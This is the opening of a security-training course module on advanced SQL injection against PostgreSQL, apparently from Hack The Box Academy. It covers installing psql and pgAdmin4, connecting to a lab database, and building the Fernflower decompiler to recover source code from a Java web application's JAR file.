13. Advanced SQL Injections

Introduction to PostgreSQL

Introduction

In this module we will be exploring a few `advanced SQL injection` techniques as well as some PostgreSQL-specific attacks from a `white-box approach`. As this is an advanced module, an understanding of SQL syntax, SQL injections and Python3 is expected to fully grasp the concepts explained. Although this module will focus on `PostgreSQL`, the same techniques can be adapted to work with other SQL variants, as it is a standardized language.

Interacting with PostgreSQL

Before we get into injection vulnerablities, let's take a moment to familiarize ourselves with two of the most common tools for interacting with `PostgreSQL` databases: psql and pgAdmin4.

psql (PostgreSQL Interactive Terminal)


psql is a `command-line` tool for interacting with `PostgreSQL` databases that comes pre-packaged with the `PostgreSQL` server and works on `Linux` or `Windows`.

You can install `psql` on a `Linux` distribution with this single command:


```
sudo apt install postgresql-client-15
```

Note: It's possible that the distribution of `Linux` you are running does not have version `15`. In that case, you can install version `13` and everything will work fine with minimally adapted steps.

To install `psql` on `Windows`, you should first download the `PostgreSQL` installer from postgresql.org and then during the installation process unselect everything except for `Command Line Tools`.



Once it's done installing, you may use `psql.exe` from the installation directory (`C:\Program Files\PostgreSQL\15\bin` by default) or you can add the directory to the system `PATH` variable to be able to use it from anywhere:



Once you've installed `psql` on your operating system of choice, you can connect to a `PostgreSQL` database with the following command:

```
psql -h 127.0.0.1 [-p PORT] -U acdbuser acmecorp
Password for user acdbuser:
psql (15.1 (Debian 15.1-1+b1), server 13.9 (Debian 13.9-0+deb11u1))
```

```
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384,
compression: off)
Type "help" for help.

acmecorp=>
```

Once connected, you can list databases with the `\l` command or `\l+` for extended details.

```
acmecorp=> \l
                                                  List of databases
   Name    |  Owner   | Encoding | Collate |  Ctype  | ICU Locale | Locale
Provider |   Access privileges
-----------+----------+----------+---------+---------+------------+-------
----------+-----------------------
 acmecorp  | postgres | UTF8     | C.UTF-8 | C.UTF-8 |            | libc
|
 postgres  | postgres | UTF8     | C.UTF-8 | C.UTF-8 |            | libc
|
 template0 | postgres | UTF8     | C.UTF-8 | C.UTF-8 |            | libc
| =c/postgres          +
           |          |          |         |         |            |
| postgres=CTc/postgres
 template1 | postgres | UTF8     | C.UTF-8 | C.UTF-8 |            | libc
| =c/postgres          +
           |          |          |         |         |            |
| postgres=CTc/postgres
(4 rows)
```

To switch to a database you can use the `\c <DATABASE>` command. In this case we are already in the `acmecorp` database.

To list the tables in a database (after you've switched to it), you can use the `\dt` command or `\dt+` for extended information.

```
acmecorp=> \dt+
                                            List of relations
 Schema |    Name     | Type  |  Owner   | Persistence | Access method |
Size    | Description
--------+-------------+-------+----------+-------------+---------------+--
----------+-------------
 public | departments | table | postgres | permanent   | heap          |
8192 bytes |
 public | dept_emp    | table | postgres | permanent   | heap          |
72 kB      |
 public | employees   | table | postgres | permanent   | heap          |
176 kB     |
```

```
 public | salaries     | table | postgres | permanent   | heap          |
72 kB      |
 public | titles       | table | postgres | permanent   | heap          |
80 kB      |
(5 rows)
```

Last, but not least, you can query the database simply by entering the query and making sure it's terminated with a semicolon. Multi-line queries work as well.

```
acmecorp=> SELECT first_name, last_name, email FROM employees LIMIT 5;
 first_name |  last_name  |           email
------------+-------------+---------------------------
 Kathleen   | Flint       | [email protected]
 Henry      | Watson      | [email protected]
 Ruth       | Perez       | [email protected]
 Leon       | Tappin      | [email protected]
 Donita     | Fairweather | [email protected]
(5 rows)
```


pgAdmin4

pgAdmin4 is a `GUI` application for interacting with `PostgreSQL` databases that works on `Linux` and `Windows`.


To install `pgAdmin4` on `Linux`, run the following commands:

```
curl -fsS https://www.pgadmin.org/static/packages_pgadmin_org.pub | sudo
gpg --dearmor -o /usr/share/keyrings/packages-pgadmin-org.gpg
sudo sh -c 'echo "deb [signed-by=/usr/share/keyrings/packages-pgadmin-
org.gpg] https://ftp.postgresql.org/pub/pgadmin/pgadmin4/apt/$(lsb_release
-cs) pgadmin4 main" > /etc/apt/sources.list.d/pgadmin4.list && apt update'
sudo apt install pgadmin4
```


Note: If you are using `Kali` or `ParrotOS` (like the `Pwnbox`), you will want to replace `$(lsb_release -cs)` in the second command with `bullseye`, otherwise the installation will fail.

To install `pgAdmin4` on `Windows` you can download the installer from pgadmin.org and follow the installation steps, or you can reuse the installer we used to install `psql.exe`, just make sure the `pgAdmin4` option is checked this time in the installation process.


The first time you launch `pgAdmin4` you will have to set a master password. This is simply to protect the credentials you will later use to connect to databases.



To connect to a `PostgreSQL` server, go to `Dashboard > Add New Server`, fill out the details and press `Save`.



Once you've done that, you can access the `server` on the `left-hand side` under whatever name you chose. Viewing databases and tables is very intuitive with this graphic interface, and running queries is as simple as `right-clicking` on a `database` and selecting the `Query Tool`.




Practice

To finish off this section install `psql` or `pgAdmin4`, spawn and connect to the target database (`acmecorp`) with the credentials `acdbuser:AcmeCorp2023!`, and then answer the questions below.

Decompiling Java Archives

Introduction

Imagine that we were contracted to perform a `white-box` security assessment on a target application named `BlueBird`, a Java Spring Boot web application which uses `PostgreSQL` as its database.



We don't have access to `BlueBird's` source code, but we were given access to the compiled JAR file which, if you aren't familiar with Java, is essentially a Java executable. Let's take a look at two tools we can use to decompile and retrieve `BlueBird's` source code from the `JAR` file so that we can start searching through it for vulnerablities.

Note: It is assumed that you have `Java` installed on your machine. If you don't already have it, head on over to OpenJDK.org and install the latest version.

Testing VM

During this module you are given access to a `testing VM` which has the `BlueBird` JAR file, Java installed, and PostgreSQL installed and initialized.

You may connect via SSH using the username `student` and password `academy.hackthebox.com`.

`BlueBird` application files are located in `/opt/bluebird`, as well as `PostgreSQL` log files (more on that in a later section).

```
/opt/bluebird$ ls -lah
total 45M
drwxr-xr-x 3 root root 4.0K Feb 28 15:07 .
drwxr-xr-x 3 root root 4.0K Feb 28 11:22 ..
-rwxr-xr-x 1 root root  45M Feb 28 11:24 BlueBird-0.0.1-SNAPSHOT.jar
drwxrwxrwx 2 root root 4.0K Feb 28 15:19 pg_log
-rwxr-xr-x 1 root root  319 Feb 28 11:35 serverInfo.sh
```


Also in `/opt` is a folder named `Pass2` which contains `Pass2-1.0.3-SNAPSHOT.jar`. You can download this, but ignore it for now, it will be used in the skills assessment.

The `student` user may run the following commands with `sudo`, so that you may restart the services if necessary.

```
sudo -l
Matching Defaults entries for student on bb01:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User student may run the following commands on bb01:
    (ALL) NOPASSWD: /usr/bin/systemctl start bluebird
    (ALL) NOPASSWD: /usr/bin/systemctl stop bluebird
    (ALL) NOPASSWD: /usr/bin/systemctl start postgresql
    (ALL) NOPASSWD: /usr/bin/systemctl stop postgresql
```

Fernflower

Fernflower is an open-source Java decompiler which is maintained by JetBrains and included in their IntelliJ IDEA IDE. To use this tool, we first need to compile it.

To avoid downloading all the unwanted/extra files in the official repository, we can clone an unofficial mirror of the specific folder containing Fernflower, including:

- github.com/fesh0r/fernflower
- github.com/MinecraftForge/FernFlower

So let's pick one of these and clone it:

```
git clone https://github.com/fesh0r/fernflower.git
Cloning into 'fernflower'...
remote: Enumerating objects: 12680, done.
remote: Counting objects: 100% (2795/2795), done.
remote: Compressing objects: 100% (859/859), done.
remote: Total 12680 (delta 1435), reused 2541 (delta 1297), pack-reused
9885
Receiving objects: 100% (12680/12680), 6.39 MiB | 1.84 MiB/s, done.
Resolving deltas: 100% (7209/7209), done.
```

Once the repository has been cloned, enter its directory and use Gradle to build `Fernflower`.

```
./gradlew build
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true

Welcome to Gradle 7.5.1!

Here are the highlights of this release:
 - Support for Java 18
 - Support for building with Groovy 4
 - Much more responsive continuous builds
 - Improved diagnostics for dependency resolution

For more details see https://docs.gradle.org/7.5.1/release-notes.html

Starting a Gradle Daemon (subsequent builds will be faster)

> Task :test
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
```

```
BUILD SUCCESSFUL in 20s
4 actionable tasks: 4 executed
```

`Gradle` was able to build `Fernflower` successfully because the `JDK` version on the system matched the one used to develop `Fernflower` (specifically, `JDK 17`), however, when trying to build it on a machine with a non-matching `JDK` version, we will get the following error:

```
./gradlew build

Downloading https://services.gradle.org/distributions/gradle-7.5.1-bin.zip

<SNIP>

Starting a Gradle Daemon (subsequent builds will be faster)
> Task :compileJava FAILED

FAILURE: Build failed with an exception.

* What went wrong:
Execution failed for task ':compileJava'.
> error: invalid source release: 17

* Try:
> Run with --stacktrace option to get the stack trace.
> Run with --info or --debug option to get more log output.
> Run with --scan to get full insights.

* Get more help at https://help.gradle.org

BUILD FAILED in 15s
1 actionable task: 1 executed
```

To resolve this issue, we need to use `apt` to install `openjdk-17-jdk`:

```
sudo apt install openjdk-17-jdk

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer
required:
  libgit2-1.1 libmbedcrypto3 libmbedtls12 libmbedx509-0 libstd-rust-1.48
libstd-rust-dev linux-kbuild-5.18 rust-gdb
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  openjdk-17-jdk-headless openjdk-17-jre openjdk-17-jre-headless
```

```
Suggested packages:
  openjdk-17-demo openjdk-17-source visualvm fonts-ipafont-gothic fonts-
ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic
The following NEW packages will be installed:
  openjdk-17-jdk openjdk-17-jdk-headless
The following packages will be upgraded:
  openjdk-17-jre openjdk-17-jre-headless
2 upgraded, 2 newly installed, 0 to remove and 106 not upgraded.
Need to get 278 MB of archives.
After this operation, 244 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y

<SNIP>
```

Afterward, we need to set it as the default `JDK` for our system, to do so, first we need to know the path to `JDK 17` using `update-java-alternative` along with the `--list` flag:

```
sudo update-java-alternatives --list

java-1.11.0-openjdk-amd64      1111      /usr/lib/jvm/java-1.11.0-
openjdk-amd64
java-1.13.0-openjdk-amd64      1311      /usr/lib/jvm/java-1.13.0-
openjdk-amd64
java-1.17.0-openjdk-amd64      1711      /usr/lib/jvm/java-1.17.0-
openjdk-amd64
```


The path is `/usr/lib/jvm/java-1.17.0-openjdk-amd64`, thus, we now need to set it as the default with `update-java-alternative` along with the `--set` flag:

```
sudo update-java-alternatives --set /usr/lib/jvm/java-1.17.0-openjdk-amd64
```

Trying to build `Fernflower` again, we will notice that the error disappears as the issue got resolved.

Once `Gradle` is done, `Fernflower` should have been compiled into a `JAR` file located at `build/libs/fernflower.jar`. We can use this to decompile `BlueBird` like this (make sure `out` is a real folder):

```
java -jar fernflower.jar BlueBird-0.0.1-SNAPSHOT.jar out
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
INFO:  Decompiling class
org/springframework/boot/loader/ClassPathIndexFile
```

```
INFO:  ... done
INFO:  Decompiling class
org/springframework/boot/loader/ExecutableArchiveLauncher
<SNIP>
INFO:  Decompiling class com/bmdyy/bluebird/model/Post
INFO:  ... done
INFO:  Decompiling class com/bmdyy/bluebird/model/User
INFO:  ... done
```

Once `Fernflower` is done, we can enter `out` and there should be a single `JAR` file containg a bunch of source `.java` files. We can use the following command to extract them all:

```
jar -xf BlueBird-0.0.1-SNAPSHOT.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
```

At this point, we should have the source `.java` files inside the `BOOT-INF/classes` directory.

```
tree
.
├── BlueBird-0.0.1-SNAPSHOT.jar
├── BOOT-INF
│   ├── classes
│   │   ├── application.properties
│   │   ├── com
│   │   │   └── bmdyy
│   │   │       └── bluebird
│   │   │           ├── BlueBirdApplication.java
│   │   │           ├── controller
│   │   │           │   ├── AuthController.java
│   │   │           │   ├── IndexController.java
│   │   │           │   ├── PostController.java
│   │   │           │   ├── ProfileController.java
│   │   │           │   └── ServerInfoController.java
│   │   │           ├── model
│   │   │           │   ├── Post.java
│   │   │           │   └── User.java
│   │   │           └── security
│   │   │               ├── jwt
│   │   │               │   ├── AuthEntryPointJwt.java
│   │   │               │   ├── AuthTokenFilter.java
│   │   │               │   └── JwtUtils.java
│   │   │               ├── services
```


```
|   |   |               |   ├── UserDetailsImpl.java
